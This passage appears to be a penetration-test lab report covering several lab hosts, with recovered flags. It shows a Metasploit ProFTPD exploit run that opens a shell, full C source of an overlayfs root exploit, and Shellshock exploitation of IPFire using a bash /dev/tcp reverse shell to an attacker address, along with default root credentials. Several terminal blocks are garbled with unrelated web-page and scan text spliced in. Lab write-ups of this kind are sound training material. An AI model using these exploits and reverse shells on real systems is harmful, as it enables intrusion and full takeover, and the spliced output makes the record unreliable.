0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22      excellent  Yes   ProFTPD 1.3.5 Mod_Copy Command Execution

Apache2 Ubuntu Default Page
It works!
This is the default welcome page used to test the correct operation of the Apache2 server after
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Develop Exploit using Metasploit exploiting the exploit/unix/ftp/proftpd_modcopy_exec vulnerability discovered.

```
# msfconsole
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/bind_awk
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 10.15.1.53
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):
Name      Current Setting  Required  Description
----      -----          -----      -----
Proxies                no        A proxy chain of format type:host:port[,type:host:port]
[...]
RHOSTS      10.15.1.53    yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
RPORT       80            yes       HTTP port (TCP)
RPORT_FTP   21            yes       FTP port
SITEPATH    /var/www/html  yes       Absolute writable website path
SSL         false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /              yes       Base path to the website
TMPPATH     /tmp           yes       Absolute writable path
VHOST        no            no        HTTP server virtual host

Payload options (cmd/unix/bind_awk):
Name      Current Setting  Required  Description
----      -----          -----      -----
LPORT      4444           yes       The listen port
RHOST     10.15.1.53      no        The target address

Exploit target:
Id  Name
--  --
0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] 10.15.1.53:80 - 10.15.1.53:21 - Connected to FTP server
[*] 10.15.1.53:80 - 10.15.1.53:21 - Sending copy commands to FTP server
[*] 10.15.1.53:80 - Executing PHP payload /9NRkwRP.php
[*] Started bind TCP handler against 10.15.1.53:4444
[*] Command shell session 18 opened (0.0.0.0:0 -> 10.15.1.53:4444) at 2021-10-28 21:30:00 -0400
    sound1.gif, sound2.gif
whoami      These can represent sound files.
www-data   sphere1.gif, sphere2.gif
id          These can represent 3D worlds or rendering applications and
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Find interesting file: /home/vps1723/john_password.txt

```
cat /home/vps1723/john_password.txt
Username: john password: john1984
```

```
Username: john
Password: john1984
```

SSH with found credentials.

```
(kali㉿kali)-[~/Web01-Dev]
$ ssh john@10.15.1.53
john@10.15.1.53's password:
Welcome to Ubuntu 15.10 (GNU/Linux 4.2.0-18-generic i686)

 * Documentation:  https://help.ubuntu.com/
```

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```
$ whoami
john
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
```

Find the Kernel version: 4.2.0-18-generic

```
uname -a
Linux vps1723 4.2.0-18-generic #22~14.04.1-Ubuntu SMP Fri Nov 6 22:20:37 UTC 2015 i686 i686 i686 GNU/Linux
```

Use exploit described in "<https://www.exploit-db.com/exploits/39166>" and write it into /tmp directory. This exploit targets the kernel version found.

```
$ cd /tmp
$ nano overlayfail.c

#include <stdio.h>
#include <sched.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
#include <linux/sched.h>
#include <sys/wait.h>
static char child_stack[1024*1024];
static int
child_exec(void *stuff)
{
    system("rm -rf /tmp/haxhax");
    mkdir("/tmp/haxhax", 0777);
    mkdir("/tmp/haxhax/w", 0777);
    mkdir("/tmp/haxhax/u", 0777);
    mkdir("/tmp/haxhax/o", 0777);
    if (mount("overlay", "/tmp/haxhax/o", "overlay", MS_MGC_VAL,
"lowerdir=/bin,upperdir=/tmp/haxhax/u,workdir=/tmp/haxhax/w") != 0) {
        fprintf(stderr,"mount failed..\n");
    }
    chmod("/tmp/haxhax/w/work", 0777);
    chdir("/tmp/haxhax/o");
    chmod("bash", 04755);
    chdir("/");
    umount("/tmp/haxhax/o");
    return 0;
}
```

```

int
main(int argc, char **argv)
{
    int status;
    pid_t wrapper, init;
    int clone_flags = CLONE_NEWNS | SIGCHLD;
    struct stat s;
    if((wrapper = fork()) == 0) {
        if(unshare(CLONE_NEWUSER) != 0)
            fprintf(stderr, "failed to create new user namespace\n");
        if((init = fork()) == 0) {
            pid_t pid =
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
            if(pid < 0) {
                fprintf(stderr, "failed to create new mount namespace\n");
                exit(-1);
            }
            waitpid(pid, &status, 0);
        }
        waitpid(init, &status, 0);
        return 0;
    }
    usleep(300000);
    wait(NULL);
    stat("/tmp/haxhax/u/bash",&s);
    if(s.st_mode == 0x89ed)
        execl("/tmp/haxhax/u/bash","bash","-p","-c","rm -rf /tmp/haxhax;python -c \"import
os;os.setresuid(0,0,0);os.execl('/bin/bash','bash');\"",NULL);
    fprintf(stderr,"couldn't create uid :(\n");
    return -1;
}

```

```
$ gcc overlayfail.c -o overlayfail      #compile exploit
```

```

john@vps1723:/tmp$ gcc overlayfail.c -o overlayfail
overlayfail.c: In function `main':
overlayfail.c:55:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
    if(unshare(CLONE_NEWUSER) != 0)
               ^                                lost name          IP           Level           Last Rese
overlayfail.c:60:17: warning: implicit declaration of function 'clone' [-Wimplicit-function-declaration]
    clone(child_exec, child_stack + (1024*1024), clone_flags, NULL); Advanced          1 week ago

```

Verify that the exploit is in the /tmp directory. Run the exploit.

```

john@vps1723:/tmp$ ls
overlayfail  overlayfail.c
john@vps1723:/tmp$ ./overlayfail

```

Verify root privilege.

```
root@vps1723:/tmp# id
uid=0(root) gid=1001(john) groups=1001(john)
root@vps1723:/tmp# whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
root@vps1723:/tmp# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eno16777984: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:7b:64 brd ff:ff:ff:ff:ff:ff
        inet 10.15.1.53/24 brd 10.15.1.255 scope global eno16777984
            valid_lft forever preferred_lft forever
            inet6 fe80::20c:29ff:fe4e:7b64/64 scope link
                valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
root@vps1723:/tmp# cat /root/key.txt
w76jooebu9p4yshd9q71
```

key.txt

w76jooebu9p4yshd9q71

18. FW01 [A] | 10.15.1.200

Introduction

Tasked to conduct an assessment on 10.15.1.200. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts and research, the IPFire-2.15-Shellshock-Exploit vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalating privileges by using easy to guess credentials.

Vulnerabilities Discovered

OS: Linux fw01 3.10.44-ipfire

Open ports: Domain [53], HTTP [82], HTTPS [444].

- Vulnerable to IPFire-2.15-Shellshock-Exploit exploit.

CVE IDs: CVE-2014-6271

Exploit: <https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit>

Contents of key.txt: z2pap8s3f7jqeg59cb6f

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit>
- <https://www.exploit-db.com/exploits/34839>

EXPLOIT DESCRIPTION

Found in the Unix bash shell, a ShellShock vulnerability arises from the fact that environment variables within bash that are in use by a web server are not properly sanitized before they are executed, allowing an attacker to send commands through an HTTP request and have the system interpret it as a command. The vulnerability stems from the fact that bash does not correctly handle commands that follow the setting of a function within an environment variable. This exploit concentrates on exploiting a shellshock vulnerability within IPFire <= 2.15 (82) and will allow an attacker to execute commands on the targets server.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>>: <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fe4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
   link/ppp
   inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
     valid_lft forever preferred_lft forever
```

Scan for open ports. Discover Domain port 53; HTTP port 82; HTTPS port 444. Note ping probes were blocked.

```
(kali㉿kali)-[~] $ nmap -Pn 10.15.1.200
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 23:38 EDT
Nmap scan report for 10.15.1.200
Host is up (0.18s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
81/tcp    open  hosts2-ns
444/tcp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

A more in-depth look at open ports. Note IPFire on port 81.

```
nmap -A -Pn 10.15.1.200
```

```

(kali㉿kali)-[~/Web01-Dev]
$ nmap -A -Pn 10.15.1.200
[+] https://10.15.1.200:444/cgi-bin/index.cgi
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-29 23:36 EDT
NetHunter | Offensive Security
Nmap scan report for 10.15.1.200
Host is up (0.19s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6 (protocol 2.0)
53/tcp    open  domain   dnsmasq 2.71
| dns-nsid:
|   bind.version: dnsmasq-2.71
81/tcp    open  http     Apache httpd 2.2.27 ((Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27)
| http-auth:
|   HTTP/1.1 401 Authorization Required\x0D
|     Basic realm=IPFire - Restricted
|_http-server-header: Apache/2.2.27 (Unix) mod_ssl/2.2.27 OpenSSL/1.0.1i PHP/5.3.27
| http-title: 401 Authorization Required
|_Requested resource was /cgi-bin/index.cgi
444/tcp   open  ssl/snmp?
| ssl-cert: Subject: commonName=fw01.localdomain
| Not valid before: 2016-12-07T15:50:11
| Not valid after:  2032-10-18T06:24:51
|_ssl-date: TLS randomness does not represent time
[+] https://10.15.1.200:444/cgi-bin/index.cgi
Profile has errors
Network
LAN
IP address
10.15.1.200/24
Servers:
INTERNET
Profile has errors
Note

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 260.01 seconds

```

Run a Nikto scan on 10.15.1.200. Upon further inspection, nothing of particular use comes from the Nikto scan.

```

(kali㉿kali)-[~/Web01-Dev]
$ nikto -h 10.15.1.53
- Nikto v2.1.6
-----+
+ Target IP:      10.15.1.53
+ Target Hostname: 10.15.1.53
+ Target Port:    80
+ Start Time:    2021-10-28 20:52:48 (GMT-4)
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7917 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2021-10-28 21:14:58 (GMT-4) (1330 seconds)
-----+
+ 1 host(s) tested

```



Apache2 Ubuntu Default Page

It works!

The Apache2 Ubuntu Default Page

This page is the equivalent page on Debian, from which the Ubuntu packaging is derived. If you can read this page, it means that the Apache HTTP server installed on this system is working correctly. You should replace this file (located at /var/www/html/Index.html).

The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.

The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.

No CGI Directories found (use '-C all' to force check all possible dirs)

Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 545fc552747b0, mtime: gzip

Apache/2.4.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

Allowed HTTP Methods: OPTIONS, GET, HEAD, POST

OSVDB-3233: /icons/README: Apache default file found.

7917 requests: 0 error(s) and 7 item(s) reported on remote host

End Time: 2021-10-28 21:14:58 (GMT-4) (1330 seconds)

1 host(s) tested

Documentation: Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.

Navigate to 10.15.1.200:81. Log in using easy to guess credentials. A successful login will cause a reroute to "https://10.15.1.200:444/cgi-bin/index.cgi".

```

user: admin
pass: admin

```

The screenshot shows a web browser window with a red header bar. The URL in the address bar is <https://10.15.1.200:444/cgi-bin/index.cgi>. Below the address bar is a navigation bar with links like Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main content area has a red background and features a penguin icon. The title "fw01.localdomain" is displayed. A navigation menu at the top includes System, Status, Network, Services, Firewall, IPFire, and Logs. The status bar at the bottom shows "Traffic: In 0.00 Bit/s Out 0.00 Bit/s".

Search for the potential IPFire exploit.

```
(kali㉿kali)-[~/Web01-Dev] $ searchsploit ipfire
[+] Overall limit on threads: unlimited
[+] Limit per host on threads: unlimited
[+] Path: /opt/kali/share/metasploit-framework/modules/exploits/web/ipfire
[+] Plugins: 0
[+] CD Images: 0
[+] Multimedia: 0
[+] Fakes: 0
[+] Fake referer submitted to external sites: 0
[+] Shells: 0
[+] Shellcodes: No Results
[+] Exploit Title: IPFire - 'proxy.cgi' Remote Code Execution (Metasploit)
[+] Description: This module exploits a vulnerability in the proxy.cgi script of IPFire 2.19 and earlier versions. It uses a specially crafted HTTP request to execute arbitrary code on the target system.
[+] Exploit: exploit/unix/http/ipfire_proxy_cgi_rce
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_shellshock_bash_env_injection
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_cgi_web_interface_authenticated_bash_env_injection
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_2_19_rce
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_2_21_xss
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_2_19_core_update_101_rce
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
[+] Exploit: exploit/unix/http/ipfire_2_19_update_core_110_rce
[+] Platform: linux
[+] Arch: generic
[+] Rank: Exploit
[+] Options: {'PAYLOAD': 'linux/meterpreter/reverse_tcp', 'SRVPORT': 4444, 'LHOST': '172.16.5.2', 'LPORT': 4444}
```

IPFire-2.15-Shellshock-Exploit discovered through research (<https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit>). Deliver a payload to connect back to a listening port on your Local computer.

```
git clone https://github.com/0xskunk/IPFire-2.15-Shellshock-Exploit.git

python3 SIPS.py 10.15.1.200 444 /cgi-bin/index.cgi admin admin "bash -i >& /dev/tcp/172.16.5.2/4444
0>&1"
```

```
(kali㉿kali)-[~/FW01/IPFire-2.15-Shellshock-Exploit]
$ python3 SIPS.py 10.15.1.200 444 /cgi-bin/index.cgi admin admin "bash -i >& /dev/tcp/172.16.5.2/4444 0>&1"

```

Main page

[*] [S]kunk's [IP]Fire [S]hellshock - By 0xSkunk
[*] For use with Python3 - Effective against IPFire <= 2.15 Core Update 82

Network IP address Status
[*] Example Usage: python3 SIPS.py 69.69.13.37 444 /cgi-bin/index.cgi admin p@ssw0rd 'bash -i >& /dev/tcp/12.34.56.78/4444 0>&1'
DNS Servers: Profile has errors

Network IP address Status
[*] Valid IP Address...
[*] Port is an integer...
[*] Directory correctly prefixed with /...
[*] Is the target using (1) HTTP or (2) HTTPS: 2 LAN 10.15.1.200/24 Proxy off

2
[*] Attempting to deliver payload: bash -i >& /dev/tcp/172.16.5.2/4444 0>&1
[!] The request has timed out - Check your arguments are correct and the webpage is online!

```
(kali㉿kali)-[~/FW01]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.200] 54329
bash: no job control in this shell
bash-3.2$ whoami
whoami
nobody
bash-3.2$ id
id
uid=99(nobody) gid=99(nobody) groups=16(dialout),23(squid),99(nobody)
```

Main page

Need to get a proper terminal. Once the terminal is established, simply switch users to root. Root has an easy-to-guess password that can be brute-forced with minimal effort.

```
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
```

```
user: root
pass: root
```

```
bash-3.2$ echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
bash-3.2$ python /tmp/asdf.py
python /tmp/asdf.py
bash-3.2$ su root
su root
Password: root
[root@fw01 cgi-bin]#
```

Main page

Network

Verify root privilege.

```
[root@fw01 cgi-bin]# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),6(disk),10(wheel)
[root@fw01 cgi-bin]# whoami
whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
[root@fw01 cgi-bin]# ip addr
ip addr
1: [REDACTED]
2: green0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP qlen 1000
    link/ether 00:0c:29:...c1:aa brd ff:ff:ff:ff:ff:ff
        inet 10.15.1.200/24 brd 10.15.1.255 scope global green0
            valid_lft forever preferred_lft forever
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
[root@fw01 cgi-bin]# cat /root/key.txt
cat /root/key.txt
z2pap8s3f7jqeg59cb6f
```

key.txt

z2pap8s3f7jqeg59cb6f

19. Dolphin [A] | 10.15.1.58

Introduction

Tasked to conduct an assessment on 10.15.1.58. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution and Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) kernel vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities, getting into an unprivileged user account, and escalate privileges by using the kernel vulnerability discovered.

Vulnerabilities Discovered

OS: Linux dolphin 4.4.0-21-generic

Open ports: SSH [22], HTTP [80], POP3 [110], and SMB [139, 445], IMAP [143].

- Vulnerable to Boonex Dolphin 7.3.2 - Authentication Bypass / Remote Code Execution and Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) kernel vulnerability.

CVE IDs: CVE-2016-5195

Exploit: <https://www.exploit-db.com/exploits/40756>

Kernel Exploit: <https://www.exploit-db.com/exploits/40616>

Contents of key.txt: mlqouprvuag2jk3hp2ez

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://www.exploit-db.com/exploits/40756>

<https://0x4148.com/posts/boonx1/>

<https://www.exploit-db.com/exploits/40616>

<https://gist.github.com/rverton/e9d4ff65d703a9084e85fa9df083c679>

EXPLOIT DESCRIPTION

The password from cookies (\$passwd) is being compared with the administrator's password (\$aProfile['Password']) using strcmp function. If you compared strings with other input types you will get unpredictable results, that's what we depend on here. Providing an array in cookie password will result in a comparison of the provided array with the normal administrator's password, which will result in a comparison error, and the function return will be 0, which is also the expected result if both passwords were equal. So using cookies like "memberID=1; memberPassword[]=" followed by moving to administration/index.php will get us just inside the admin panel.

The DirtyCOW exploit that we'll be using will add a new user to the system with administrator privileges.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]  Last modified  Size Description
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
      inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
      inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
      inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 961sec preferred_lft 961sec
      inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
40: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
      inet 172.16.5.1 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover SSH port 22; HTTP port 80; POP3 port 110; and SMB ports 139 and 445; and IMAP port 143.

```
(kali㉿kali)-[~]
└─$ nmap 10.15.1.58
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-31 12:30 EDT
Nmap scan report for 10.15.1.58
Host is up (0.19s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.58
```

```
(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.58
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-31 12:30 EDT
Nmap scan report for 10.15.1.58
Host is up (0.29s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 51:09:1c:66:a6:37:9a:eb:99:9c:86:79:96:47:0b:2b (RSA)
|   256 47:87:f6:f6:be:9a:79:ee:d0:83:71:cfa:2:79:c7:3f (ECDSA)
|_  256 a1:e9:d9:5a:a2:57:d7:9c:e4:36:a2:34:fb:a4:87:f4 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18
| http-headers: Apache/2.4.18 (Ubuntu)
| http-title: Index of /
110/tcp   open  pop3        Dovecot pop3
|_pop3-capabilities: PIPELINING UIDL CAPA RESP-CODES TOP AUTH-RESP-CODE SASL
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap        Dovecot imapd
|_imap-capabilities: LITERAL+ LOGINDISABLED A0001 post-login ID more Pre-login listed LOGIN-REFERRALS capabilities OK IMAP4rev1 have IDLE ENABLE SASL-IR
445/tcp   open  netbios-ssn  Samba smbd 4.3.8-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: 127.0.0.1, DOLPHIN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 59.49 seconds
```

```
Host script results:
clock-skew: mean: -2m55s, deviation: 34m37s, median: 17m03s
nbstat: NetBIOS name: DOLPHIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
OS: Windows 6.1 (Samba 4.3.8-Ubuntu)
Computer name: dolphin
NetBIOS computer name: DOLPHIN\x00
Domain name: \x00
FQDN: dolphin
System time: 2021-10-31T17:48:13+01:00
smb-security-mode:
account_used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smb2-security-mode:
2.02:
Message signing enabled but not required
smb2-time:
date: 2021-10-31T16:48:13
start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.49 seconds
```

Run a Nikto scan on 10.15.1.58. Upon further inspection, nothing of particular use comes from the Nikto scan.

```

$ nikto -h 10.15.1.58
- Nikto v2.1.6
-----
+ Target IP:   10.15.1.58
+ Target Hostname: 10.15.1.58
+ Target Port:   80
+ Start Time: 2021-10-31 18:44:14 (GMT-4) [script]


+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /: Directory indexing found. OK
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: ./: Directory indexing found.
+ ./: Appending './' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ OSVDB-3268: %2e: Directory indexing found.
+ OSVDB-576: %2e: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.

+ OSVDB-3268: ///////////////////////////////: Directory indexing found.
+ OSVDB-3288: ///////////////////////////////: Abyss 1.03 reveals directory listing when /'s are requested.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7918 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time: 2021-10-31 19:06:25 (GMT-4) (1331 seconds)

-----
```

+ 1 host(s) tested

Navigate to 10.15.1.58 webserver.

